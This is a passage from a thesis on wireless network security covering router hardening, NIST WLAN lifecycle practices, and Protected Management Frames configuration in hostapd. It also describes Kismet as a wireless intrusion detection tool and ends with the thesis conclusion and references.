- **Router Settings** – The first and the foremost important thing that has to be done while setting up the network is to change the default username and password. Most of the users never change the defaults and it is easy for a malicious actor to access the credentials since the manufacturers have them on their websites. Hence it is recommended to use a strong password that follows minimum requirements such as minimum length of 8 characters, uppercase letters, lowercase letters, special character, base 10 digits and not contain user's name or use a password generated by a password manager. The importance of this step is evident from the D-Link and Linksys router hack that first began on March-18-2020, where the attackers used brute-force to guess the admin passwords and change the router's DNS server settings to redirect users to a custom site which urged users to install the information stealer Oski trojan masked as a COVID-19 information application.
- **Name and SSID** – The next step is to change the default SSID of the network since the default SSID will have the manufacturer name and model identifier. Another good practice is to disable the SSID broadcast. Although it is not a foolproof security step, there are chances that an intruder might skip and look for an easier target. But a determined intruder might use a tool such as InSSIDer (does not show the SSID) to sniff out the hidden network.
- **Encryption** – The router must be configured to use the maximum security encryption algorithm available and also disable the WPS based authentication. In case of routers not supporting the new WPA3 encryption, set it to use WPA2-CCMP encryption.
- **Updates** – Older firmware means, the router is vulnerable to attacks due to bugs or vulnerabilities in the firmware. To avoid this problem, always ensure that the router firmware is kept up-to-date since it offers new features and security improvements. The importance of this step is evident from the manufacturer Netgear pushing firmware updates in the first week of March 2020 to a wide range of home-networking routers. Some of the flaws the firmware fixed were remote malware installation capability, command injections, authentication bypass and cross-site scripting vulnerabilities.
- **Guest Network** – The guest network is a separate access point on the router that can provide access to the internet but not to the home network. This ensures that if the user accidentally downloads a malware, it will not affect the home network. It is also a good practice to connect the Internet of Things (IoT) devices to the guest networks. The guest network can be set up with the same level of security as the home network [28].

Apart from these, the other best practices that are recommended to be followed for a good security posture are:

- Routers can be configured to allow connections based on MAC address filtering thereby keeping average intruders away
- Using a VPN service is always a good security practice, with some VPNs offering VPN kill switch that instantly stops the connection to internet when the VPN disconnects
- Disable service such as Universal Plug n Play (UPnP) that is enabled by default on certain routers. This assumes that local programs are trustworthy and allows them to forward ports and a virus or trojan can install a remote control program and use UPnP to allow access
- A simple practice is to turn off the wireless network when not in use
- Replace older routers since they might not be supported by the manufacturer anymore and if there is a vulnerability in the firmware there is no fix available [28]

6.1.2 Enterprise Environment

The National Institute of Standards and Technology (NIST) Special Publication (SP) 800-97 has a five-phase life cycle model that helps the organizations in determining the security considerations for the WLAN deployments. The Special Publication 800-153 supplements the SP 800-97 by providing minimum recommendations for the WLAN management, operational and technical security controls. The five phases in the life cycle are [29][30]:

- **Initiation** – This phase involves creation of high-level strategy for WLAN, implementation, usage policy and specifying the functional and business requirements
- **Acquisition/Development** – This phase consists of ‘planning and design’ where the technical architects specify the technical characteristics such as authentication method, protocols used, access control lists and firewall rules for WLAN traffic, type of clients to be deployed and conduct a site survey. ‘Procurement’ is another step in this phase, which specify the number and type of WLAN components, features needed and the certifications they must possess
- **Implementation** – The procured equipment is configured, installed and then activated on the production network. Some of the configurations include logging, network management and AAA server integration
- **Operation/Maintenance** – This phase specifies the security related tasks that should be performed on a regular basis to keep the WLAN operational
- **Disposition** – This phase deals with tasks such as proper disposal, sanitization and retaining information for legal purposes that are to be performed when a component is retired

Starting with the ‘initiation phase’, the following are the best practices to be followed during this phase:

- **Risk Assessment** - Perform a risk assessment to determine the WLAN threats, the likelihood of these threats being exploited and the potential impact on the organization’s assets
- **Use Policy** - Establish a WLAN usage policy which specifies if WLAN is available to business partners, customers, and other guests and also identify the information resources that shall and shall not be available and should also specify the terms under which the organization’s WLAN device can be used on non-organizational WLAN
- **Administration/Management** – It specifies that the communication carried out during administration and management of the WLAN equipment should involve strong authentication and encryption such as SNMPv3 (Simple Network Management Protocol) for management and using SSL/TLS protection for web-based administration and SSH for command-line based administration
- **Awareness** – Provide security awareness and training to users in following good security practices while using the WLAN network
- **Authentication** – Using Multi-Factor Authentication (MFA) while making administrative connections to the WLAN infrastructure and if benefits outweigh the cost and ease-of-use, implement MFA for users as well
- **Intrusion Detection** – Establish the requirements for an Intrusion Detection System based on the risk assessment

Moving on to the ‘acquisition/development’ phase, the following are the best practices in the ‘planning and design’ part:

- **Survey** – Conduct a site survey and include the report that proposes the location for the APs, the channel to be used, placement strategies that keep the usable range within the facility boundary and ability to secure the APs physically
- **VLAN** – Create dedicated Virtual LANs to segregate wireless traffic from other networks. If required, vary the access control lists and security policies for each VLAN. Also set up a dedicated management VLAN that can be used to transfer pre-shared keys, execute management commands, transmit audit data and ensure that the traffic on this VLAN is protected
- **Firewall** – Using a firewall with security policy to control the information flow between the WLAN and distributed network when the WLAN will be supporting unauthenticated users such as the general public
- **Audit** – Develop a wireless security audit and procedures that ensures the organization can detect unauthorized behavior and security breaches on wireless systems. The minimum audit data which will be sent to a secure audit server in real-time, should include both successful and unsuccessful authentication and association attempts

-
- **Intrusion Detection** – Based on the results from the initiation phase, if an Intrusion Detection System is deployed, ensure that the coverage area is matching with the area of the WLAN

In the ‘procurement’ part of the same phase, the following are the best practices:

- **Upgradability** – Procure WLAN products whose firmware or software can be easily upgraded to ensure that they will have the latest security patches and enhancements
- **Certification** – In case of APs or stations, procure only Wi-Fi Alliance certified devices to ensure that they meet industry-agreed standards for interoperability, security, and application specific protocols
- **Audit Tool** – Procure audit tools to automate the review of the large quantity of data that is generated by the WLAN components

Next with the ‘implementation’ phase, the following are the best practices to be followed during this phase:

- **Passwords** – To ensure protection from brute-force and dictionary attacks, ensure that strong administrative passwords are used on the APs
- **Protocols** – Disable all insecure and non-essential management protocols such as SNMPv1 or SNMPv2 and configure the remaining protocols for least privilege such as read only
- **Logging** – Enable logging on all the WLAN components and ensure that the logs are sent to a centralized server without compromise in integrity. Also ensure that the data on these servers are backed up frequently

In the ‘operation/maintenance’ phase, the following are the best practices to be followed during this phase:

- **Updates** – As and when the manufacturers release firmware updates or software patches, test and apply them to the components. If a zero-day vulnerability is discovered, ensure that temporary mitigations are applied until the manufacturer releases a fix
- **Review** - Frequently review the audit logs to identify security issues and take corrective or preventative measures. These logs can also be integrated with the Security Incident and Event Management (SIEM) for better analysis
- **Inventory** – Use an asset management system to maintain a complete inventory of the organization authorized APs, which can help in identifying rogue devices
- **Assessments** – Conduct comprehensive WLAN security assessments on a regular basis to ensure that an acceptable level of security is maintained. Include detection of rogue APs, verifying configuration settings and audit log reviews in the assessment
- **Configuration** – When a component has been reset to factory defaults as a result of troubleshooting, ensure that the organization’s security configuration standard has been re-applied to the component
- **Tracking** – Entrust an individual or group with the responsibility to track wireless security issues and wireless security trends

In the final ‘disposition’ phase, the following are the best practices to be followed during this phase:

- **Sanitization** – Ensure that all sensitive information such as configuration information, pre-shared keys (if any) and passwords are removed
- **Retaining Information** – Even after the disposal of the WLAN component, the audit records need to be maintained for a while depending on the organization policy or based on the legal requirements

6.1.3 Protected Management Frames (PMF) – IEEE 802.11w

The management frames such as authentication, deauthentication, association, disassociation, probes and beacons are required by the client to connect, disconnect or manage the wireless network. But unlike the data payload, these frames are sent in an unencrypted format. This means that the attacker sniffing the wireless traffic can capture these frames to carry out attacks such as deauthentication, evil twin, injection and offline dictionary cracking attack.

To protect against such attacks, the Wi-Fi Alliance introduced the Protected Management Frames (PMF) which provide protection for the unicast and multicast management action frames. These are the frames on which encryption has been enforced so that the access points can detect and report/ignore the frames that are forged, thereby preventing the common attacks against wireless networks.

The WPA3 will have the PMF enabled by default and the devices that are already running on IEEE 802.11ax and 802.11ac can enable the PMF from the wireless settings general page. Since 2018, WPA2 has also been mandated to support PMF but the routers must upgrade the firmware for the same. Another requirement is that both the client and the station must support PMF and it must be activated on each encrypted Wi-Fi network of the access point. The PMF configuration has three options [31]:

- **Disable** – The PMF option is disabled
- **Capable** – This is the default option to be used when dealing with WPA2 networks since it allows clients not capable of PMF also to connect to the network
- **Mandatory** – Only the clients capable of PMF can connect to the network. This is enabled by default on WPA3-Personal and WPA3-Enterprise with 192-bit security

7 Practical Implementation of the Rules to Reduce and Elimination Threats

This section will focus on some of the important practical implementation of the theoretical security measures that are discussed in the previous section to reduce and eliminate risks in a wireless environment. Although following the approaches discussed in the previous section goes a long way in keeping a wireless network secure, for the practical implementation section of these rules, the two very important approaches: the usage of Protected Management Frames and the implementation of Intrusion Detection System are focused.

7.1 Protected Management Frames (PMF)

As discussed in the previous section, protected management frames are those which provide protection for the unicast and multicast management action frames. But this feature is not enabled by default unless a WPA3 security mechanism is used. Another challenge while enabling PMF is the support, which the client devices must also provide, and the manufacturers must push firmware upgrades to older devices in order to use PMF. If PMF is employed in an environment where there are no client devices that can support it, then it does not do much good to the security.

Here to implement the PMF functionality, the hostapd configuration file, available at */etc/hostapd/testap/hostapd.conf* must have the following configuration:

```
interface=wlan1
driver=nl80211
ssid=TestNetwork
hw_mode=g
channel=9
wpa=2
ieee80211w=2
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
rsn_pairwise=CCMP
macaddr_acl=0
auth_algs=1
ieee8021x=1
nas_identifier=other
auth_server_addr=192.168.3.1
```

```
auth_server_port=1812
auth_server_shared_secret=
```

The line `ieee80211w=2` suggests that PMF is enabled (Mandatory) and does not accept clients which do not support PMF but there are two other values that can also be used: `ieee80211w=0` which means PMF is disabled (Disable) and `ieee80211w=1` which means that PMF is enabled and is not required by the clients to support PMF (Capable). Depending on whether a personal or enterprise network is used, the `wpa_key_mgmt` is either set to `WPA-PSK`, `WPA-PSK-SHA256` or `WPA-EAP`, `WPA-EAP-SHA256` and if WPA3 is used, `wpa_key_mgmt` will be set to `SAE`.

```
.....0. = RSN No Pairwise capabilities: Transmitter can support WEP default key 0 simultaneously with Pairwise key
.....00. = RSN PTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STakeySA (0x0)
.....00. = RSN GTKSA Replay Counter capabilities: 1 replay counter per PTKSA/GTKSA/STakeySA (0x0)
.....1. = Management Frame Protection Required: True
.....1. = Management Frame Protection Capable: True
.....0. = Joint Multi-band RSNA: False
.....0. = PeerKey Enabled: False
Tag: Supported Operating Classes
Tag Number: Supported Operating Classes (59)
Tag length: 2
Current Operating Class: 81
```

Figure 7.1 PMF Enabled

The above figure shows the output from a packet capture, where it is visible that both the flags Management Frame Protection Required and Management Frame Protection Capable are set to true meaning that PMF is up and running. Unfortunately, the client devices were not able to support PMF and were unable to connect to the network.

Different manufacturers have different ways of enabling PMF. In the case of Cisco WLAN controller, the command `'config wlan security wpa akm pmf 802.1x enable/disable <wlan-id>'` [32] can be used or the Cisco WLAN management GUI can be used, where under the WLANs tab, PMF can be set to Disabled, Optional or Required. But in the example of a consumer level product such as Asus, the PMF option can be found in the Asus ZenWiFi management console under Advanced Settings -> Wireless -> General -> Protected Management Frames [33].

7.2 Intrusion Detection System (IDS)

The Intrusion Detection System (IDS) is a hardware or a software program that monitors a network to identify potential threats, log these threats and alert the security administrators about the threats. The two most common classification of IDS are: Network IDS (NIDS) which is capable of monitoring the networks and the Host IDS (HIDS) which is capable of monitoring the system on which it is installed. The IDS detection mechanisms used by most of them are the following [34]:

- **Signature-based** – This mechanism compares the packets in the traffic against a pre-determined or pre-configured attack signatures
- **Anomaly-based** – This mechanism establishes a normal operating baseline for the network and uses this to compare the traffic flow to detect suspicious behavior

- **Stateful Protocol Analysis** – This mechanism uses a state table which includes source IP address and port, destination IP address and port, and protocols that are open and being used. The traffic is then checked against this state table to detect unwanted behavior

A Wireless Intrusion Detection System (WIDS) is something which has the capability to verify the access points in a network, check to ensure that there are no rogue access points, detect security issues and also detect attacks on clients and access points. The choices available for an open-source WIDS is extremely limited. Although ‘Snort’ is a prominent IDS/IPS program, when it comes to detecting layer 2 based attacks discussed in this thesis, it fails [35]. The ‘Snort Wireless’ project, whose development started in 2004 has no progress either. One of the solutions to make Snort a WIDS is to use it with ‘Kismet’ by setting it up on a DD-WRT router. But for this thesis, the implementation is done only using ‘Kismet’.

Although ‘Kismet’ is widely well-known as a war-driving tool, it is also a framework that includes wireless network and devices detection, traffic sniffing and a WIDS. The installation on the Wi-Fi honeypot environment was straight-forward with the kismet package download from the repository. Once the network interface is up and ready, it can be launched using the following command:

```
#kismet -c wlan1
```

This launches the kismet monitoring user interface and since by default there will be channel hopping, the kismet is locked to monitor channel 9, which is the channel on which the Wi-Fi honeypot is operating.




Figure 7.2 Kismet Interface

The above figure displays the kismet interface. In the top right corner, the SSID of the network is visible and, in the bottom right corner, the channel of the network is visible. A test beacon flood attack with network name and channel same as the target was launched against the Wi-Fi honeypot, as seen in the figure above, kismet detects these large number of frames and

shows the appropriate information such as total number of networks, packets received and the frequency in packets per second.

Even though kismet is not a full-fledged IDS system, it is still suitable for small networks such as the Small Office Home Office (SOHO). When it comes to the big enterprise environments, they use WLAN controllers which offer the ability to perform detection and prevention activities. One such example is the FortiAP from Fortinet networks which offer the FortiGate WIDS capable of detecting attacks such as authentication/association frame flooding, deauthentication, packet flooding and rogue AP detection [36]. Hence the bigger enterprises can take fully advantage of their existing infrastructure to make the network more secure by employing a proactive approach.

8 Conclusion

With the ubiquitous implementation of wireless networks in the home and enterprise environments, and with cyberattacks becoming more and more simpler to conduct with a few commands or clicks via widely and freely available tools, it is now important to implement stronger security mechanisms to thwart these attacks and protect the Confidentiality-Integrity-Availability (CIA) triad which is the heart of information security.

In this thesis, a wireless honeypot network is created to raise awareness about the current wireless threats and encourage the need to monitor and treat the wireless network in the same way as the wired counterpart. This thesis also includes a discussion on the various wireless standards developed over time with improvements in speed and functionality. To supplement these standards, a discussion about the wireless security algorithms which highlights the strengths and the weaknesses of these algorithms is also included. This also raises the importance of the need to adapt to the newer, more secure algorithms to keep up with the ever-increasing threats from the adversaries. With the honeypots itself, there is a discussion about their basics, their types and some of the very well-known honeypots and their capabilities in mimicking a real system and thereby tricking an attacker in compromising their attack methodology. The tools used sub-section shows how some of the free to use or open source tools such as freeRADIUS, dnsmasq and InSSIDer can be effective and simpler to configure while using it for a small home environment or even in some cases, the enterprise environment. The attacks demonstrated in the attack statistics section highlight how by not taking sufficient steps in monitoring and securing the network, can allow the attacker to carry out attacks that impact the usability of the network and also more dangerously can lead to network compromise. Again, it stresses the need to keep the software and hardware components fully updated. In order to maintain a good security posture in the wireless environment, certain rules, that are given out by the National Institute of Standards and Technology and the United States Cybersecurity and Infrastructure Security Agency are discussed, which especially in the home environment are to be followed, whereas the enterprise environments can use this as a guideline or make it a part of their security procedures if not already included. Finalizing the thesis, a practical implementation of two of the very important rules: The Protected Management Frames and the Intrusion Detection System is demonstrated along with a general idea on how they can be adjusted to suit the enterprise network.

The future enhancements to this work can include testing the robustness of WPA3 using a more dedicated wireless network monitoring system and using the wireless network as a launch point to target the Internet of Things (IoT) connected devices.

References

- [1] Buveneswari R, “Wireless LAN Security Measures in Phenomenon With Multiple Transmission Rate” , Report, Diploma thesis, Mother Teresa Women’s University, Kodaikanal, 2014. Available at: <http://hdl.handle.net/10603/34313>
- [2] Jim Geier , “Wireless Networks first-step”, 2004, ISBN-13: 978-1587201110
- [3] Mike Harwood, “CompTIA Network+ N10-004 Exam Cram”, Third edition, Pearson IT Certification, ISBN-13: 978-0789737960
- [4] IEEE Standard for Information Technology- Telecommunications and Information Exchange Between Systems-Local and Metropolitan Area Networks-Specific Requirements-Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. IEEE STD 802.11-1997. November 1997. pp. 1–445. doi:10.1109/IEEESTD.1997.85951. ISBN 1-55937-935-9
- [5] Walker, Jesse, "A History of 802.11 Security”, Report, Rutgers University, New Jersey, 2007. Available at: <http://www.winlab.rutgers.edu/pub/docs/JesseWalker.pdf>
- [6] Andrea Bittau, Mark Handley, Joshua Lackey, “The Final Nail in WEP’s Coffin”, IEEE Symposium on Security and Privacy, Oakland, 2006
- [7] IEEE Standard for Information technology—Telecommunications and information exchange between systems Local and metropolitan area networks—Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications," in IEEE Std 802.11-2016 (Revision of IEEE Std 802.11-2012) , vol., no., pp.1-3534, 14 Dec. 2016
- [8] Yu-Kwong Ricky Kwok, Vincent K.N. Lau, “IEEE 802.11X WLAN Standards in Wireless Internet and Mobile Computing: Interoperability and Performance”, IEEE, pp.257-284, 2007
- [9] Wi-Fi Protected Access White Paper, Wi-Fi Alliance, September 2008. Available at: http://www.wi-fi.org/white_papers/whitepaper-042903-wpa/
- [10] Vanhoef, Mathy, Piessens, Frank, “Practical Verification of WPA-TKIP Vulnerabilities”, Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security. ASIA CCS '13: 427–436. doi:10.1145/2484313.2484368. ISBN 9781450317672
- [11] Khasawneh M., Kajman I., Alkhudaiby R., Althubyani A. (2014) A Survey on Wi-Fi Protocols: WPA and WPA2. In: Martínez Pérez G., Thampi S.M., Ko R., Shu L. (eds) Recent Trends in Computer Networks and Distributed Systems Security. SNDS 2014. Communications in Computer and Information Science, vol 420. Springer, Berlin, Heidelberg

-
- [12] Sakib, A.K.M., Jaigirdar, Fariha, Munim, Muntasim, Armin, Akter, “Security Improvement of WPA 2 (Wi-Fi Protected Access 2)”, International Journal of Engineering Science and Technology, vol. 3 no. 1 Jan 2011. ISSN : 0975-5462
- [13] WPA3 Specification, Version 2.0, Wi-Fi Alliance, 2019
- [14] Mathy Vanhoef, Frank Piessens, “Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2”, Computer and Communications Security (CCS), Nov 2017, doi:10.1145/3133956.3134027. ISBN 978-1-4503-4946-8
- [15] Milos Cermak, Stefan Svorencik, Robert Lipovsky, “KR00K - CVE-2019-15126 SERIOUS VULNERABILITY DEEP INSIDE YOUR WI-FI ENCRYPTION”, RSA 2020
- [16] Maitri Shukla, Pranav Verma, “HoneyPot: Concepts, Types and Working”, 2015, IJEDR , volume3, issue 4. ISSN: 2321-9939
- [17] Radhika Goel, Anjali Sardana, R.C.Joshi, “Wireless HoneyPot: Framework, Architectures and Tools”, International Journal of Computer Science and Security (IJCSS), volume 1, issue 3, 2011
- [18] T-Pot - The All In One HoneyPot Platform. Available at: <https://github.com/dtag-dev-sec/tpotce>
- [19] Cowrie SSH and Telnet HoneyPot, official Cowrie GitHub repository. Available at: <https://github.com/cowrie/cowrie>
- [20] Home of the Dionaea honeyPot, official Dionaea GitHub repository. Available at: <https://github.com/DinoTools/dionaea>
- [21] Raúl Siles, “HoneySpot: The Wireless HoneyPot, Monitoring the Attacker’s Activities in Wireless Networks, A design and architectural overview”, The Spanish HoneyNet Project (SHP), December 2007
- [22] hostapd: IEEE 802.11 AP, IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator. Available at: <https://w1.fi/hostapd/>
- [23] FreeRADIUS Documentation, A FreeRADIUS resource portal. Available at: <https://freeradius.org/>
- [24] Arthur Salmon, Warun Levesque, Michael McLafferty, “Applied Network Security”, 2017. ISBN 9781786466273
- [25] Mateti, Prabhaker, “Hacking Techniques in Wireless Networks: Forged Deauthentication”, Wright State University, Ohio, 2005
- [26] Brian Sak, Jilumudi Raghu Ram, “Mastering Kali Linux Wireless Pentesting”, 2016. ISBN 9781785285561
- [27] Agarwal, M., Pasumarthi, D., Biswas, S. et al. Machine learning approach for detection of flooding DoS attacks in 802.11 networks and attacker localization. Int. J. Mach. Learn. & Cyber. 7, 1035–1051 (2016). <https://doi.org/10.1007/s13042-014-0309-2>

-
- [28] Securing Wireless Networks, Security Tip (ST05-003), United States Cybersecurity & Infrastructure Security Agency (USCISA), November 2019
- [29] Sheila Frankel, Bernard Eydt, Les Owens, Karen Scarfone, “Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i”, NIST SP800-97, Feb 2007
- [30] Murugiah Souppaya, Karen Scarfone, “Guidelines for Securing Wireless Local Area Networks (Recommendations)”, NIST SP800-153, Feb 2012
- [31] Philipp Ebbecke, “Protected Management Frames enhance Wi-Fi network security”, Wi-Fi Alliance, March 2020
- [32] Configure 802.11w Management Frame Protection on WLC, Cisco Support Documentation, 2018, Document ID:212576
- [33] [Wireless] What is Protected Management Frames (PMF)?, ASUS Support Product Knowledge, March 2020
- [34] Engin Kirda; Somesh Jha; Davide Balzarotti (2009). Recent Advances in Intrusion Detection: 12th International Symposium, RAID 2009, Saint-Malo, France, September 23–25, 2009, Proceedings. Springer. p. 162. ISBN 978-3-642-04341-3
- [35] IDS - Korcak, Michal & Lamer, Jaroslav & Jakab, Frantisek. (2014). Intrusion Prevention/Intrusion Detection System (IPS/IDS) for Wifi Networks. International journal of Computer Networks & Communications. 6. 77-89. 10.5121/ijcnc.2014.6407.
- [36] Wireless Intrusion Detection System, FortiWiFi and FortiAP Configuration Guide, Fortinet Document Library, April 2020. Document number: 01-622-481070-20200421